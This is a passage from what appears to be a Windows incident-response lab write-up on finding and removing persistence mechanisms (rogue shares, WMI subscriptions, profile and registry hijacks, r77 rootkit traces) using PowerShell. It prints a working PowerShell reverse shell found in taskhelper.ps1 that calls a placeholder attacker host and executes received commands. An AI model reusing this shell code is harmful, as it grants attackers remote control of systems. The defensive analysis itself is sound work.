-a----          3/2/2025  11:50 AM          99710 iisstart.png
-a-h--         2/28/2025   8:16 PM            262 web.config


PS C:\Users\Administrator>
```

4. Network Shares and Temporary Files

How They Were Found


- **Network Share Inspection:**
  Using the commands `net share` and `Get-SmbShare`, unusual shares were identified—specifically, shares like **"WinShare"** that did not appear in normal configurations.



```
PS C:\Users\Administrator> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\WINDOWS                      Remote Admin
WinShare     C:\Windows\Temp
The command completed successfully.

PS C:\Users\Administrator> Get-SmbShare

Name     ScopeName Path            Description
----     --------- ----            -----------
ADMIN$   *         C:\WINDOWS      Remote Admin
C$       *         C:\             Default share
IPC$     *                         Remote IPC
WinShare *         C:\Windows\Temp


PS C:\Users\Administrator>
```

- **Temporary Directory Analysis:**
  The Windows Temp directory was scanned (via `Get-ChildItem`), uncovering suspicious

scripts such as **"taskhelper.ps1"**, which are often used to maintain persistence.




```
PS C:\Users\Administrator> Get-ChildItem -Path "C:\Windows\Temp" -Force


    Directory: C:\Windows\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/2/2025   5:51 PM                Fonts
d-----          3/2/2025  10:45 AM                SSS_c38ea648a38bdb010100000080219c21
d-----          3/2/2025  12:31 PM                vmware-SYSTEM
-a----          3/2/2025  12:27 PM          88959 msedge_installer.log
-a----          3/3/2025   7:19 AM            102 silconfig.log
-a-h--          3/2/2025   5:03 PM            537 taskhelper.ps1
-a----          3/2/2025   5:52 PM          35059 vmware-vmsvc-SYSTEM.log
-a----          3/3/2025   7:19 AM           2940 vmware-vmtoolsd-Administrator.log
-a----          3/3/2025   7:18 AM           2940 vmware-vmtoolsd-SYSTEM.log
-a----          3/2/2025   5:52 PM          22479 vmware-vmusr-Administrator.log
-a----          3/3/2025   7:18 AM           2405 vmware-vmvss-SYSTEM.log


PS C:\Users\Administrator> |
```

Remediation Steps


Inspecting "taskhelper.ps1" with the following command resulted in the discovery of a backdoor:

```
Get-Content -Path "C:\Windows\Temp\taskhelper.ps1"
```




```
PS C:\Users\Administrator> Get-Content -Path "C:\Windows\Temp\taskhelper.ps1"
$client = New-Object System.Net.Sockets.TCPClient("ATTACKER_IP",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
PS C:\Users\Administrator>
```

Remove the Suspicious Script and Share:



```
PS C:\Users\Administrator> net share WinShare /delete
WinShare was deleted successfully.

PS C:\Users\Administrator> Remove-Item -Path "C:\Windows\Temp\taskhelper.ps1" -Force
```

```
net share WinShare /delete
Remove-Item -Path "C:\Windows\Temp\taskhelper.ps1" -Force
```




```
PS C:\Users\Administrator> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\WINDOWS                      Remote Admin
WinShare     C:\Windows\Temp
The command completed successfully.

PS C:\Users\Administrator> Get-SmbShare

Name     ScopeName Path            Description
----     --------- ----            -----------
ADMIN$   *         C:\WINDOWS      Remote Admin
C$       *         C:\             Default share
IPC$     *                         Remote IPC
WinShare *         C:\Windows\Temp


PS C:\Users\Administrator>
```

5. WMI-Based Persistence

How They Were Found

- **WMI Subscription Check:**
  Using the command `Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter"` to query the namespace revealed unexpected event filters and consumers. These objects are often used by attackers to trigger malicious actions on

certain system events.




```
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter"


__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="SCM Event Log Filter"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : WIN-8M5NE06FKV9
__NAMESPACE      : ROOT\subscription
__PATH           : \\WIN-8M5NE06FKV9\ROOT\subscription:__EventFilter.Name="SCM Event Log Filter"
CreatorSID       : {1, 2, 0, 0...}
EventAccess      :
EventNamespace   : root\cimv2
Name             : SCM Event Log Filter
Query            : select * from MSFT_SCMEventLogEvent
QueryLanguage    : WQL
PSComputerName   : WIN-8M5NE06FKV9

__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="StartupTrigger"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : WIN-8M5NE06FKV9
__NAMESPACE      : ROOT\subscription
__PATH           : \\WIN-8M5NE06FKV9\ROOT\subscription:__EventFilter.Name="StartupTrigger"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\cimv2
Name             : StartupTrigger
Query            : SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'winlogon.exe'
QueryLanguage    : WQL
PSComputerName   : WIN-8M5NE06FKV9


PS C:\Users\Administrator> |
```

Remediation Steps

Remove Malicious WMI Objects:

```
Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter" |
Remove-WmiObject
Get-WmiObject -Namespace "root\subscription" -Class "__EventConsumer" |
Remove-WmiObject
Get-WmiObject -Namespace "root\subscription" -Class
"__FilterToConsumerBinding" | Remove-WmiObject
```




```
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter" | Remove-WmiObject
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__EventConsumer" | Remove-WmiObject
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__FilterToConsumerBinding" | Remove-WmiObject
```

6. User Profile Script Manipulation

How They Were Found

- **Profile Inspection:**
  A check of the user's profile using `Test-Path $PROFILE` followed by `Get-Content`

`$PROFILE` revealed modifications that could execute malicious code upon login. Such modifications are often discovered by comparing the current profile with a known-good baseline.




```
PS C:\Users\Administrator> Test-Path $PROFILE
True
PS C:\Users\Administrator> Get-Content $PROFILE
# Path to PsExec
$psExecPath = "C:\Tools\PsExec.exe"

# Session ID where you want Goose to appear
$sessionId = "1"

# Call PsExec directly, but redirect stdout to $null and stderr to stdout
& $psExecPath -accepteula -i $sessionId -d "C:\DesktopGoose\GooseDesktop.exe" > $null 2>&1
PS C:\Users\Administrator>
```

Remediation Steps

- **Remove the Malicious Profile Script:**

```
Remove-Item $PROFILE -Force
```




```
PS C:\Users\Administrator> Remove-Item $PROFILE -Force
```

7. MSC File Hijacking

How They Were Found

- **Registry Analysis:**
  Autoruns and manual registry inspection identified unusual modifications in the registry path for MSC files (`HKEY_CLASSES_ROOT\mscfile\shell\open\command`). An extra value called **"BackupCommand"** was found that could be used to reintroduce malicious behavior.




```
PS C:\Users\Administrator> Get-ItemProperty -Path "Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command"


(default)     : powershell.exe -NoProfile -WindowStyle Hidden -Command "C:\Tools\PsExec.exe -accepteula -i 1 -d "C:\DesktopGoose\GooseDesktop.exe""
BackupCommand : "C:\WINDOWS\system32\mmc.exe" "%1" %*
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_CLASSES_ROOT\mscfile\shell\open
PSChildName   : command
PSProvider    : Microsoft.PowerShell.Core\Registry
```

Remediation Steps

Restore Default Behavior:

```
Get-ItemProperty -Path
"Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command"
Set-ItemProperty -Path
"Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command" -Name "(Default)"
-Value 'C:\Windows\System32\mmc.exe "%1" %*'
Remove-ItemProperty -Path
"Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command" -Name
"BackupCommand" -Force
```




```
PS C:\Users\Administrator> Set-ItemProperty -Path "Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command" -Name "(Default)" -Value 'C:\Windows\System32\mmc.exe "%1" %*'
PS C:\Users\Administrator>
```

8. Rootkit Detection

How They Were Found

- **Scanning with GMER:**
  A full scan with GMER (Download at GMER download latest version) on the virtual machine was performed. The scan revealed anomalies such as a hidden bat file (**"$77script.bat"**) in the Temp directory and unusual process injection behavior. Research (e.g., googling "$77 rootkit") confirmed these symptoms as indicative of the

Bytecode77 r77 rootkit.




```
File    C:\$Recycle.Bin\S-1-5-21-148845481-527483631-2243101428-500\$RMODY81.3\$77-Example.exe                              48640 bytes executable
File    C:\Windows\SoftwareDistribution\DataStore\Logs\edb00016.log                                                           1310720 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5fcf05157fe\Package_for_RollupFix~~amd64~~26100.3194.1....   0 bytes
File    C:\Windows\SoftwareDistribution\Download\a0f38999512272f4461ac8d7ce8069209984343e                                      14194928 bytes executable
File    C:\Windows\System32\Tasks\$77svc64                                                                                    13990 bytes
File    C:\Windows\Temp\$77script.bat                                                                                         85 bytes
```

Remediation Steps

- **Confirming the rootkit:**

